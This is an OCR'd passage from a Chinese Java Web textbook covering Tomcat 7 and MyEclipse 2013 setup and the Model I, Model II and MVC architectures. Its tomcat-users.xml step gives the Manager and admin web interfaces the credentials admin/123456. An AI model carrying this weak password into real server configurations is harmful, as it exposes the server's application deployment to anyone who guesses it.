编译后生成了 HelloWorld.class 的字节码文件，该文件就是可以在 Java 虚拟机（JVM）中运行的文件。生成 HelloWorld.class 之后再执行 java 命令运行该程序。java 命令的语法结构为“java 类名”，如本程序为“java HelloWorld”。执行之后系统会显示出“Hello World!”信息。




图 1-22　编译后生成的字节码文件 HelloWorld.class

1.3.3　Tomcat 的下载与配置

Tomcat 是 Apache 软件基金会（Apache Software Foundation）的 Jakarta 项目中的一个核心项目，由 Apache、Sun 和其他一些公司及个人共同开发而成。由于有了 Sun 的参与和支持，最新的 Servlet 和 JSP 规范总是能在 Tomcat 中得到体现，Tomcat 7 支持最新的 Servlet 3.0 和 JSP 2.2 规范。因为 Tomcat 技术先进、性能稳定，而且免费，因而深受 Java 爱好者的喜爱并得到了部分软件开发商的认可，成为目前比较流行的 Web 应用服务器。目前最新版本是 7.0。本节将详细讲解下载配置 Tomcat 的知识。

1．Tomcat 的下载

登录 http://tomcat.apache.org 站点，下载合适的 Tomcat 版本，如图 1-23 所示。




图 1-23　Tomcat 官方网站首页

单击左边的 Download 下的“Tomcat 7.0”超链接，在打开的新页面中，将网页拉动到底部。如图 1-24 所示为 Tomcat 的最新版 7.0.39 版的所有安装包。




图 1-24　Tomcat 的最新版安装包

选择合适的版本下载即可。笔者选择下载的是 64 位的 Windows 下的 64-bit Windows zip (pgp, md5) 安装包。把下载得到的 apache-tomcat-7.0.39-windows-x64.zip 文件解压到合适的位置，可以看到如图 1-25 所示的文件结构。




图 1-25　Tomcat 的文件结构

笔者解压并重命名到了 F:\Program Files\tomcat 目录。

在图 1-25 中列出了 Tomcat 的所有文件路径，各个文件目录的说明如下所示。

- /bin: 存放 Windows 或 Linux 平台上启动和关闭 Tomcat 的脚本文件。

- /conf：存放 Tomcat 服务器的各种全局配置文件，其中，最重要的是 server.xml 和 web.xml。
- /lib：存放 Tomcat 服务器所需的各种 JAR 文件。
- /logs：存放 Tomcat 执行时的日志文件。
- /temp：存放 Web 运行过程中生成的临时文件。
- /webapps：Tomcat 的主要 Web 发布目录，默认情况下把 Web 应用文件放于此目录。
- /work：存放 JSP 编译后产生的 class 文件。

2．Tomcat 的配置

要想运行 Tomcat，还需要配置环境变量以及配置管理员。

（1）添加环境变量，如图 1-26 所示，在“环境变量”里新建系统变量，变量名为 CATALINA_HOME，变量值为 F:\Program Files\tomcat（Tomcat 解压到的目录）。

（2）如图 1-27 所示，在系统变量 Path 的最后面添加：

%CATALINA_HOME%\lib;%CATALINA_HOME%\lib\servlet-api.jar;%CATALINA_HOME%\lib\jsp-api.jar。

图 1-26　新建系统变量“CATALINA_HOME”

图 1-27　修改 Path 变量

注意不同系统变量之间的分号一定是英文的分号。

（3）如图 1-28 所示为 Tomcat 7.0 的管理员的配置，进入 F:\Program Files\tomcat（Tomcat 目录）下的 conf 目录，编辑 tomcat-users.xml，找到最后的

```
<!--  <role rolename="tomcat"/> <role rolename="role1"/>  <user
username="tomcat" password="tomcat" roles="tomcat"/> <user username=
"both" password="tomcat" roles="tomcat,role1"/> <user username="role1"
password="tomcat" roles="role1"/>
-->
```

在上面这段后面添加上

```
<role rolename="manager-gui"/>
```

```
 <role rolename="admin-gui"/>
<user username="admin" password="123456" roles="admin-gui"/>
<user username="admin" password="123456" roles="manager-gui"/>
```

保存并关闭 tomcat-users.xml。

```
10        http://www.apache.org/licenses/LICENSE-2.0
11
12    Unless required by applicable law or agreed to in writing, software
13    distributed under the License is distributed on an "AS IS" BASIS,
14    WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
15    See the License for the specific language governing permissions and
16    limitations under the License.
17  -->
18  <tomcat-users>
19  <!--
20    NOTE:  By default, no user is included in the "manager-gui" role required
21    to operate the "/manager/html" web application.  If you wish to use this app,
22    you must define such a user - the username and password are arbitrary.
23  -->
24  <!--
25    NOTE:  The sample user and role entries below are wrapped in a comment
26    and thus are ignored when reading this file. Do not forget to remove
27    <!.. ..> that surrounds them.
28  -->
29  <!--
30    <role rolename="tomcat"/>
31    <role rolename="role1"/>
32    <user username="tomcat" password="tomcat" roles="tomcat"/>
33    <user username="both" password="tomcat" roles="tomcat,role1"/>
34    <user username="role1" password="tomcat" roles="role1"/>
35  -->
36  <role rolename="manager-gui"/>
37   <role rolename="admin-gui"/>
38  <user username="admin" password="123456" roles="admin-gui"/>
39  <user username="admin" password="123456" roles="manager-gui"/>
40
41  </tomcat-users>
42
```

图 1-28　在 tomcat-users.xml 文件中配置管理员信息

（4）进入 Tomcat 目录下的 bin 目录，双击 startup.bat 启动 Tomcat，在命令行窗口会显示出英文提示，如图 1-29 所示。




图 1-29　Tomcat 运行提示

（5）在浏览器中输入 http://localhost:8080，出现 Tomcat 的欢迎页面就说明配置成功了，

如图 1-30 所示。

图 1-30　Tomcat 的欢迎页面

（6）单击右上角的 Manager App 按钮，输入上面配置的用户名和密码，就可以进入管理页面，如图 1-31 所示。




图 1-31　Tomcat 的 web 管理界面

（7）至此，Tomcat 安装配置完成。

1.3.4　MyEclipse 的下载、安装与配置

MyEclipse 是一个十分优秀的用于开发 Java、J2EE 的 Eclipse 插件集合，MyEclipse 的功能非常强大，支持也十分广泛，尤其是对各种开源产品的支持十分不错。MyEclipse 目前支持 Java Servlet、AJAX、JSP、JSF、Struts、Spring、Hibernate、EJB3、JDBC 数据库链接工具等多项功能。可以说，MyEclipse 几乎囊括了目前所有主流开源产品的专属 eclipse 开发工具。

MyEclipse 企业级工作平台（MyEclipse Enterprise Workbench，简称 MyEclipse）是对

Eclipse IDE 的扩展，利用它可以在数据库和 JavaEE 的开发、发布及应用程序服务器的整合方面极大地提高工作效率。它是功能丰富的 JavaEE 集成开发环境，包括了完备的编码、调试、测试和发布功能，完整支持 HTML、Struts、JSP、CSS、JavaScript、Spring、SQL、Hibernate。

目前，MyEclipse 2013 已经正式发布，MyEclipse 2013 支持 HTML 5、JQuery 和主流的 JavaScript 库。随着 MyEclipse 2013 支持 HTML5，可以添加音频、视频和 API 元素到用户的项目，从而为移动设备创建复杂的 Web 应用程序，甚至还可以通过 HTML 5 可视化设计器设计令人难以置信的用户界面。同时，随着 MyEclipse 2013 支持 JQuery，还可以通过插件提升性能，并添加动画效果到设计中。

本节详细讲解下载安装与配置 MyEclipse 的知识。

1．MyEclipse 的下载

（1）可登录 MyEclipse 的官方网站下载，网址：http://www.myeclipseide.com，如图 1-32 所示。

（2）单击导航栏的 Download 链接跳转到 MyEclipse 的下载页面，如图 1-33 所示。




图 1-32　MyEclipse 的官方网站

图 1-33　MyEclipse 的下载页面

（3）根据需要选择适合自己的版本，单击该版本的图片进入下载页面。笔者选择下载的是 MyEclipse 的最新版本 2013 版（Windows），如图 1-34 所示。




图 1-34　MyEclipse 2013 版下载页面

2. MyEclipse 的安装

（1）双击下载后得到的安装文件，开始安装界面如图 1-35 所示。

（2）单击“Next”按钮继续安装。如图 1-36 所示，勾选同意单选框，单击“Next”按钮继续。




图 1-35　MyEclipse 开始安装界面




图 1-36　同意安装协议

（3）单击“Change...”按钮选择 MyEclipse 的安装路径，如图 1-37 所示。

（4）单击“Next”按钮继续，选择安装选项，如图 1-38 所示。




图 1-37　选择 MyEclipse 的安装路径




图 1-38　选择安装选项

（5）单击“Next”按钮继续安装，选择 MyEclipse 的体系结构，如图 1-39 所示。

目前 64 位的版本还没有包含 REST Explorer 和 JavaScript debugging 工具。如果读者要选择这三个插件，那么，还是选择 32 位的。

（6）选择后单击“Next”按钮安装程序开始执行安装过程，如图 1-40 所示。

（7）等待一些时间后，单击“Finish”按钮完成安装，如图 1-41 所示。

3. MyEclipse 的配置

安装完 MyEclipse 后，下面介绍 MyEclipse 的配置。

（1）双击打开 MyEclipse，如图 1-42 所示，单击“Browse...”选择一个路径作为工作

空间，以后建立的项目都在此路径下。




图 1-39　选择体系结构




图 1-40　安装进行中




图 1-41　MyEclipsee 安装完成界面

图 1-42　选择工作空间

（2）单击“OK”按钮进入 MyEclipse。在 MyEclipse 的菜单栏可看到 MyEclipse 一项，下面工具栏中的服务器选项中可看到 MyEclipse 的 Tomcat 图标，如图 1-43 所示。




图 1-43　MyEclipse 的软件截图

（3）进行 JDK 的配置。从菜单栏中进入“Windows→Preferences”命令，如图 1-44 所示。




图 1-44　配置 MyEclipse（1）

（4）在左侧栏中选择“Java→Installed JREs”命令，如图 1-45 所示。

（5）单击“Add”按钮添加 JRE。在弹出的“Add JRE”画面中选择 Standard VM，单击 “Next”按钮，如图 1-46 所示。




图 1-45　配置 MyEclipse（2）




图 1-46　选择 JRE 的类型

（6）选择 JRE 的目录，就是选择所在的 JDK 的目录，选择之后下面选项会自动填充上，如图 1-47 所示。

（7）单击“Finish”按钮完成 JRE 的配置。返回到设置框中，将刚刚配置的 JRE 选中，如图 1-48 所示。

图 1-47　选择 JRE 的目录




图 1-48　选中配置的 JRE

（8）单击“OK”关闭此窗口。配置 MyEclipse 节点。左侧 MyEclipse 节点下“Servers”中有 Tomcat 选项，选择已安装的 Tomcat 版本，如图 1-49 所示，笔者选择的是 Tomcat 7.x 版本。

（9）将 Tomcat Server 设为可用，并设置 Tomcat 的安装目录，如图 1-50 所示。




图 1-49　选择 Tomcat 版本




图 1-50　设置 Tomcat 的安装目录

（10）在 Tomcat 的 JDK 中选择刚刚配置的 JDK，如图 1-51 所示。




图 1-51　设置 Tomcat 的 JDK

（11）单击“OK”按钮完成配置。至此，关于 MyEclipse 的配置就告一段落了。

1.4　Java Web 分层设计

随着基于 Web 服务和应用迅速壮大，Web 应用开发领域有了巨大的进步和发展。当今很多公司正逐步建立以互联网为中心的多元化 Web 平台，以展示服务、陈列产品吸引更多的新客户。现有的编程方法学、设计模式、代码库都已经被重新应用或被重写，关联基于 Web 的应用程序，甚至还创建了整个框架来减少开发周期、缩短维护时间、简化在线应用程序的代码。

有好架构才会有好系统。本节将简单地探讨关于 Java Web 的分层设计。

1.4.1　Java Web 分层设计

早期的 JSP 规格书中曾列举了两种 Web 应用架构，分别为 Model I 与 Model II。

1．Model I

在 Model I 架构中，JSP 直接处理 Web 浏览器发送来的请求，并辅以 JavaBean 处理应用的相关逻辑。Model I 架构的编写比较容易，但在 Model I 中 JSP 可能会同时肩负 View 与 Controller 的角色。Model I 体系架构通常用于开发相对简单的应用程序。如图 1-52 所示为 Model I 的体系结构。

Model I 体系结构包括多个与用户交互的 JSP 页面，这些 JSP 页面使用一个表示业务逻辑的模型组件 JavaBean。Model I 体系结构使用 JSP 页面和 JavaBean 的结合将应用程序的

数据从表示数据中分离出来。早期的 ASP 及 PHP 技术就属于这种情况。




图 1-52 Model I 体系结构

Model I 体系结构其实不是一个稳定架构，甚至谈不上形成了架构。

总的看来，这个模型的好处是简单，但是它把业务逻辑和表现混在一起。对大型应用来说，这个缺点是让人所不能容忍的。

2. Model II

Model II 体系结构在客户级应用和 JSP 或 Servlet 之间插入了一个控制组件，这个控制组件集中了处理客户级应用发过来的 HTTP 请求的分发逻辑。也就是说，它会根据 HTTP 请求的 URL 输入参数和目前应用的内部状态，把请求分发给相应 Web 级的 JSP 或 Servlet。另外，它也负责选择下一个视图（在 Java EE 中，JSP 和 Servlet 会生成返回给浏览器的 HTML，从而形成视图）。集中的控制组件有利于安全验证和记录日志，因为有时它也给下面的 Web Tier 封装请求数据，这一套逻辑的实现形成了一个像 MFC 的应用框架，如图 1-53 所示。




图 1-53 Model II 应用框架在 Java EE 应用中位置图

如图 1-54 所示展示了 Model II 的体系结构。




图 1-54 Model II 体系结构图

3. MVC 简介

目前，Java EE 体系主要采用 MVC 模式，MVC 是模型（Model）、视图（View）和控制（Controller）三个单词的缩写，这种技术就是由 Model II 实现的。

MVC 模式的目的是实现 Web 系统的职能分工。模型层实现系统中的业务逻辑，通常可以用 JavaBean 或 EJB 来实现。视图层用于与用户的交互，通常用 JSP 来实现。控制层是模型与视图之间沟通的桥梁，它可以分派用户的请求并选择恰当的视图以用于显示，同时它也可以解释用户的输入并将其映射为模型层可执行的操作。

设计模式为软件设计问题提供标准的解决方案，这些设计模式是可重用的，它为如何解决一个问题提供说明或模版，并可用于不同的解决方案中。

